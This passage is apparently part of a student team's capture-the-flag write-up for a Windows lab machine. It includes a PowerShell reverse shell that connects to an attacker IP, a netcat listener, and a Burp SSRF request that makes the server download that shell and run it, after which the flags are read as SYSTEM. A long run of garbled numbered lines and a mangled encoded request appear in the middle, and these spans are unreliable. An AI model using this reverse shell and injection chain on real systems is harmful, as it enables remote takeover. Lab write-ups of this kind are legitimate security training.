
    Tunnel adapter
    isatap.eu-west-1.compute.internal:

    Media State . . . . . : Media
    disconnected
    Connection-specific DNS Suffix  . :
    eu-west-1.compute.internal
</pre>
</body>
```

We decided that we can inject a reverse shell into the source code earlier. We are now ready to create a reverse shell to further exploit the target machine. We found a proper reverse shell on github then copied and pasted it to a nano file.


The screenshot shows a GitHub repository page for "vulware / powershell-reverse-shell-". The repository has 0 forks and 0 stars. The code file "powershell tcp reverse shell.ps1" is displayed, containing the following PowerShell script:

```
1 $client = New-Object System.Net.Sockets.TCPClient('52.66.18.212',8080);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){$d=(New-Object
```



```
$client = New-Object System.Net.Sockets.TCPClient('10.10.59.203',4545);$str$
```


We then setup our netcat listener.



```
root@kali:~# nc -nlvp 4545
listening on [any] 4545 ...
[1]
[2]
[3]
[4]
[5]
[6]
[7]
[8]
[9]
[10]
[11]
[12]
[13]
[14]
[15]
[16]
[17]
[18]
[19]
[20]
[21]
[22]
[23]
[24]
[25]
[26]
[27]
[28]
[29]
[30]
[31]
[32]
[33]
[34]
[35]
[36]
[37]
[38]
[39]
[40]
[41]
[42]
[43]
[44]
[45]
[46]
[47]
[48]
[49]
[50]
[51]
[52]
[53]
[54]
[55]
[56]
[57]
[58]
[59]
[60]
[61]
[62]
[63]
[64]
[65]
[66]
[67]
[68]
[69]
[70]
[71]
[72]
[73]
[74]
[75]
[76]
[77]
[78]
[79]
[80]
[81]
[82]
[83]
[84]
[85]
[86]
[87]
[88]
[89]
[90]
[91]
[92]
[93]
[94]
[95]
[96]
[97]
[98]
[99]
[100]
[101]
[102]
[103]
[104]
[105]
[106]
[107]
[108]
[109]
[110]
[111]
[112]
[113]
[114]
[115]
[116]
[117]
[118]
[119]
[120]
[121]
[122]
[123]
[124]
[125]
[126]
[127]
[128]
[129]
[130]
[131]
[132]
[133]
[134]
[135]
[136]
[137]
[138]
[139]
[140]
[141]
[142]
[143]
[144]
[145]
[146]
[147]
[148]
[149]
[150]
[151]
[152]
[153]
[154]
[155]
[156]
[157]
[158]
[159]
[160]
[161]
[162]
[163]
[164]
[165]
[166]
[167]
[168]
[169]
[170]
[171]
[172]
[173]
[174]
[175]
[176]
[177]
[178]
[179]
[180]
[181]
[182]
[183]
[184]
[185]
[186]
[187]
[188]
[189]
[190]
[191]
[192]
[193]
[194]
[195]
[196]
[197]
[198]
[199]
[200]
[201]
[202]
[203]
[204]
[205]
[206]
[207]
[208]
[209]
[210]
[211]
[212]
[213]
[214]
[215]
[216]
[217]
[218]
[219]
[220]
[221]
[222]
[223]
[224]
[225]
[226]
[227]
[228]
[229]
[230]
[231]
[232]
[233]
[234]
[235]
[236]
[237]
[238]
[239]
[240]
[241]
[242]
[243]
[244]
[245]
[246]
[247]
[248]
[249]
[250]
[251]
[252]
[253]
[254]
[255]
[256]
[257]
[258]
[259]
[260]
[261]
[262]
[263]
[264]
[265]
[266]
[267]
[268]
[269]
[270]
[271]
[272]
[273]
[274]
[275]
[276]
[277]
[278]
[279]
[280]
[281]
[282]
[283]
[284]
[285]
[286]
[287]
[288]
[289]
[290]
[291]
[292]
[293]
[294]
[295]
[296]
[297]
[298]
[299]
[300]
[311]
[312]
[313]
[314]
[315]
[316]
[317]
[318]
[319]
[320]
[321]
[322]
[323]
[324]
[325]
[326]
[327]
[328]
[329]
[330]
[331]
[332]
[333]
[334]
[335]
[336]
[337]
[338]
[339]
[340]
[341]
[342]
[343]
[344]
[345]
[346]
[347]
[348]
[349]
[350]
[351]
[352]
[353]
[354]
[355]
[356]
[357]
[358]
[359]
[360]
[361]
[362]
[363]
[364]
[365]
[366]
[367]
[368]
[369]
[370]
[371]
[372]
[373]
[374]
[375]
[376]
[377]
[378]
[379]
[380]
[381]
[382]
[383]
[384]
[385]
[386]
[387]
[388]
[389]
[390]
[391]
[392]
[393]
[394]
[395]
[396]
[397]
[398]
[399]
[400]
[401]
[402]
[403]
[404]
[405]
[406]
[407]
[408]
[409]
[410]
[411]
[412]
[413]
[414]
[415]
[416]
[417]
[418]
[419]
[420]
[421]
[422]
[423]
[424]
[425]
[426]
[427]
[428]
[429]
[430]
[431]
[432]
[433]
[434]
[435]
[436]
[437]
[438]
[439]
[440]
[441]
[442]
[443]
[444]
[445]
[446]
[447]
[448]
[449]
[450]
[451]
[452]
[453]
[454]
[455]
[456]
[457]
[458]
[459]
[460]
[461]
[462]
[463]
[464]
[465]
[466]
[467]
[468]
[469]
[470]
[471]
[472]
[473]
[474]
[475]
[476]
[477]
[478]
[479]
[480]
[481]
[482]
[483]
[484]
[485]
[486]
[487]
[488]
[489]
[490]
[491]
[492]
[493]
[494]
[495]
[496]
[497]
[498]
[499]
[500]
[501]
[502]
[503]
[504]
[505]
[506]
[507]
[508]
[509]
[510]
[511]
[512]
[513]
[514]
[515]
[516]
[517]
[518]
[519]
[520]
[521]
[522]
[523]
[524]
[525]
[526]
[527]
[528]
[529]
[530]
[531]
[532]
[533]
[534]
[535]
[536]
[537]
[538]
[539]
[540]
[541]
[542]
[543]
[544]
[545]
[546]
[547]
[548]
[549]
[550]
[551]
[552]
[553]
[554]
[555]
[556]
[557]
[558]
[559]
[5510]
[5511]
[5512]
[5513]
[5514]
[5515]
[5516]
[5517]
[5518]
[5519]
[5520]
[5521]
[5522]
[5523]
[5524]
[5525]
[5526]
[5527]
[5528]
[5529]
[5530]
[5531]
[5532]
[5533]
[5534]
[5535]
[5536]
[5537]
[5538]
[5539]
[5540]
[5541]
[5542]
[5543]
[5544]
[5545]
[5546]
[5547]
[5548]
[5549]
[55410]
[55411]
[55412]
[55413]
[55414]
[55415]
[55416]
[55417]
[55418]
[55419]
[55420]
[55421]
[55422]
[55423]
[55424]
[55425]
[55426]
[55427]
[55428]
[55429]
[55430]
[55431]
[55432]
[55433]
[55434]
[55435]
[55436]
[55437]
[55438]
[55439]
[55440]
[55441]
[55442]
[55443]
[55444]
[55445]
[55446]
[55447]
[55448]
[55449]
[55450]
[55451]
[55452]
[55453]
[55454]
[55455]
[55456]
[55457]
[55458]
[55459]
[55460]
[55461]
[55462]
[55463]
[55464]
[55465]
[55466]
[55467]
[55468]
[55469]
[55470]
[55471]
[55472]
[55473]
[55474]
[55475]
[55476]
[55477]
[55478]
[55479]
[55480]
[55481]
[55482]
[55483]
[55484]
[55485]
[55486]
[55487]
[55488]
[55489]
[55490]
[55491]
[55492]
[55493]
[55494]
[55495]
[55496]
[55497]
[55498]
[55499]
[554100]
[554101]
[554102]
[554103]
[554104]
[554105]
[554106]
[554107]
[554108]
[554109]
[554110]
[554111]
[554112]
[554113]
[554114]
[554115]
[554116]
[554117]
[554118]
[554119]
[554120]
[554121]
[554122]
[554123]
[554124]
[554125]
[554126]
[554127]
[554128]
[554129]
[554130]
[554131]
[554132]
[554133]
[554134]
[554135]
[554136]
[554137]
[554138]
[554139]
[554140]
[554141]
[554142]
[554143]
[554144]
[554145]
[554146]
[554147]
[554148]
[554149]
[554150]
[554151]
[554152]
[554153]
[554154]
[554155]
[554156]
[554157]
[554158]
[554159]
[554160]
[554161]
[554162]
[554163]
[554164]
[554165]
[554166]
[554167]
[554168]
[554169]
[554170]
[554171]
[554172]
[554173]
[554174]
[554175]
[554176]
[554177]
[554178]
[554179]
[554180]
[554181]
[554182]
[554183]
[554184]
[554185]
[554186]
[554187]
[554188]
[554189]
[554190]
[554191]
[554192]
[554193]
[554194]
[554195]
[554196]
[554197]
[554198]
[554199]
[554200]
[554201]
[554202]
[554203]
[554204]
[554205]
[554206]
[554207]
[554208]
[554209]
[554210]
[554211]
[554212]
[554213]
[554214]
[554215]
[554216]
[554217]
[554218]
[554219]
[554220]
[554221]
[554222]
[554223]
[554224]
[554225]
[554226]
[554227]
[554228]
[554229]
[554230]
[554231]
[554232]
[554233]
[554234]
[554235]
[554236]
[554237]
[554238]
[554239]
[554240]
[554241]
[554242]
[554243]
[554244]
[554245]
[554246]
[554247]
[554248]
[554249]
[554250]
[554251]
[554252]
[554253]
[554254]
[554255]
[554256]
[554257]
[554258]
[554259]
[554260]
[554261]
[554262]
[554263]
[554264]
[554265]
[554266]
[554267]
[554268]
[554269]
[554270]
[554271]
[554272]
[554273]
[554274]
[554275]
[554276]
[554277]
[554278]
[554279]
[554280]
[554281]
[554282]
[554283]
[554284]
[554285]
[554286]
[554287]
[554288]
[554289]
[554290]
[554291]
[554292]
[554293]
[554294]
[554295]
[554296]
[554297]
[554298]
[554299]
[554300]
[554301]
[554302]
[554303]
[554304]
[554305]
[554306]
[554307]
[554308]
[554309]
[554310]
[554311]
[554312]
[554313]
[554314]
[554315]
[554316]
[554317]
[554318]
[554319]
[554320]
[554321]
[554322]
[554323]
[554324]
[554325]
[554326]
[554327]
[554328]
[554329]
[554330]
[554331]
[554332]
[554333]
[554334]
[554335]
[554336]
[554337]
[554338]
[554339]
[554340]
[554341]
[554342]
[554343]
[554344]
[554345]
[554346]
[554347]
[554348]
[554349]
[554350]
[554351]
[554352]
[554353]
[554354]
[554355]
[554356]
[554357]
[554358]
[554359]
[554360]
[554361]
[554362]
[554363]
[554364]
[554365]
[554366]
[554367]
[554368]
[554369]
[554370]
[554371]
[554372]
[554373]
[554374]
[554375]
[554376]
[554377]
[554378]
[554379]
[554380]
[554381]
[554382]
[554383]
[554384]
[554385]
[554386]
[554387]
[554388]
[554389]
[554390]
[554391]
[554392]
[554393]
[554394]
[554395]
[554396]
[554397]
[554398]
[554399]
[554400]
[554401]
[554402]
[554403]
[554404]
[554405]
[554406]
[554407]
[554408]
[554409]
[554410]
[554411]
[554412]
[554413]
[554414]
[554415]
[554416]
[554417]
[554418]
[554419]
[554420]
[554421]
[554422]
[554423]
[554424]
[554425]
[554426]
[554427]
[554428]
[554429]
[554430]
[554431]
[554432]
[554433]
[554434]
[554435]
[554436]
[554437]
[554438]
[554439]
[554440]
[554441]
[554442]
[554443]
[554444]
[554445]
[554446]
[554447]
[554448]
[554449]
[554450]
[554451]
[554452]
[554453]
[554454]
[554455]
[554456]
[554457]
[554458]
[554459]
[554460]
[554461]
[554462]
[554463]
[554464]
[554465]
[554466]
[554467]
[554468]
[554469]
[554470]
[554471]
[554472]
[554473]
[554474]
[554475]
[554476]
[554477]
[554478]
[554479]
[554480]
[554481]
[554482]
[554483]
[554484]
[554485]
[554486]
[554487]
[554488]
[554489]
[554490]
[554491]
[554492]
[554493]
[554494]
[554495]
[554496]
[554497]
[554498]
[554499]
[554500]
[554501]
[554502]
[554503]
[554504]
[554505]
[554506]
[554507]
[554508]
[554509]
[554510]
[554511]
[554512]
[554513]
[554514]
[554515]
[554516]
[554517]
[554518]
[554519]
[554520]
[554521]
[554522]
[554523]
[554524]
[554525]
[554526]
[554527]
[554528]
[554529]
[554530]
[554531]
[554532]
[554533]
[554534]
[554535]
[554536]
[554537]
[554538]
[554539]
[554540]
[554541]
[554542]
[554543]
[554544]
[554545]
[554546]
[554547]
[554548]
[554549]
[554550]
[554551]
[554552]
[554553]
[554554]
[554555]
[554556]
[554557]
[554558]
[554559]
[5545510]
[5545511]
[5545512]
[5545513]
[5545514]
[5545515]
[5545516]
[5545517]
[5545518]
[5545519]
[55455110]
[55455111]
[55455112]
[55455113]
[55455114]
[55455115]
[55455116]
[55455117]
[55455118]
[55455119]
```

To further proceed we are going to execute our reverse shell on the webpage exploiting using the SSRF attack.



After conducting a number of code injection experiments using burpsuite, it became clear that the encoded url allowed system instructions to be executed.



The screenshot shows the Burp Suite interface with the "Proxy" tab selected. The "Target" field is set to `http://admin.ironcorp.me:11025`. The "Request" tab is active, displaying the following request:

```
1 GET /?r=internal.ironca
&x2e;&x62;&x69;rofcorp:&x70;:&x2e;
&x62;&x69;e:11025?
&x2f;name.php:&x3f;
&x6e;ame=Equ:&x69;
&x6e;ox:&x70;owe:&x72;
&x73;hlln.ex:&x65;
&x25;2007:&x67;et%:&x32;
&x30;%22http:&x3a;
&x2f;10102.:&x35;
&x39;.203/sh:&x65;
&x6c;l.ps1%2:&x32;
&x25;20-out:&x66;
&x69;le%20%2:&x45;
&x3a;\x:&x61;mpp\:&x68;
&x74;docs\in:&x74;
&x65;rnal\sh:&x65;
&x6c;.ps1%2:&x32;| HTTP/1.1
```

The "Inspector" tab is open on the right, showing various request and response parameters. The status bar at the bottom indicates `3,617 bytes | 2,385 millis`.



Accessing the directory:

```
E:\xampp\htdocs\internal> dir
```

we can confirm whether our reverse shell is save or not.

Length	Name
53	.htaccess
131	index.php
142	name.php
503	shell.ps1

Accessing users we now have **nt authority\system** permissions. Changing our directory to administrator then desktop we found a file that say user.txt. Using the command type user.txt will return us the flag which was **thm{09b408056a13fc222f33e6e4cf599f8c}**

Mode	LastWriteTime	Length	Name
d-r---	4/12/2020 1:27 AM		Contacts
d-r---	4/12/2020 1:27 AM		Desktop
d-r---	4/12/2020 1:27 AM		Documents
d-r---	4/12/2020 1:27 AM		Downloads
d-r---	4/12/2020 1:27 AM		Favorites
d-r---	4/12/2020 1:27 AM		Links
d-r---	4/12/2020 1:27 AM		Music
d-r---	4/12/2020 1:27 AM		Pictures
d-r---	4/12/2020 1:27 AM		Saved Games
d-r---	4/12/2020 1:27 AM		Searches
d-r---	4/12/2020 1:27 AM		Videos

Mode	LastWriteTime	Length	Name
d----	4/11/2020 11:27 AM		inetpub
d----	4/11/2020 8:11 AM		IObit
d----	4/11/2020 12:45 PM		PerfLogs
d-r---	4/13/2020 11:18 AM		Program Files
d----	4/11/2020 10:42 AM		Program Files (x86)
d-r---	4/11/2020 4:41 AM		Users
d----	4/13/2020 11:28 AM		Windows

Mode	LastWriteTime	Length	Name
d----	4/11/2020 4:41 AM		Admin
d----	4/11/2020 11:07 AM		Administrator
d----	4/11/2020 11:55 AM		Equinox
d-r---	4/11/2020 10:34 AM		Public
d----	4/11/2020 11:56 AM		Sunlight
d----	4/11/2020 11:53 AM		SuperAdmin
d----	4/11/2020 3:00 AM		TEMP

Mode	LastWriteTime	Length	Name
-a —	3/28/2020 12:39 PM	37	user.txt

```
PS C:\users\Administrator\Desktop> type user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
PS C:\users\Administrator\Desktop> █
```

## **Category: Privilege Escalation**

**Question: Get the root flag**

**Members involved: Aliph, Dharvin**

**Tools used: Kali**

**Thought process, methodology and attempts:**

We discover that the root flag is buried in the user's directory "SuperAdmin," which prevents us from accessing it.


Path	Owner	Access	
SuperAdmin	NT AUTHORITY\SYSTEM	BUILTIN\Administrators Deny FullControl ...	

In order to verify the permissions we have on that directory, we use the command “**get-acl**”. We tried to read the root flag directly and we got to see the flag which is  
**thm{a1f936a086b367761cc4e7dd6cd2e2bd}**

```
PS C:\users> type c:\users\SuperAdmin\Desktop\root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
PS C:\users>
```

## **Contributions**

At the end of the report, attach a table briefly mentioning each member's role and contribution:

ID	Name	Contribution	Signatures
1211102532	Dharvin	Figured out the exploit for the first flag and did the writeup.	
1211101179	Aliph	Figured out the reconnaissance part and privilege escalation for the second flag.	
1211102427	Nathifa	Figured out the enumeration and did the writeup.	

VIDEO LINK: <https://youtu.be/Uck0uWIrahU>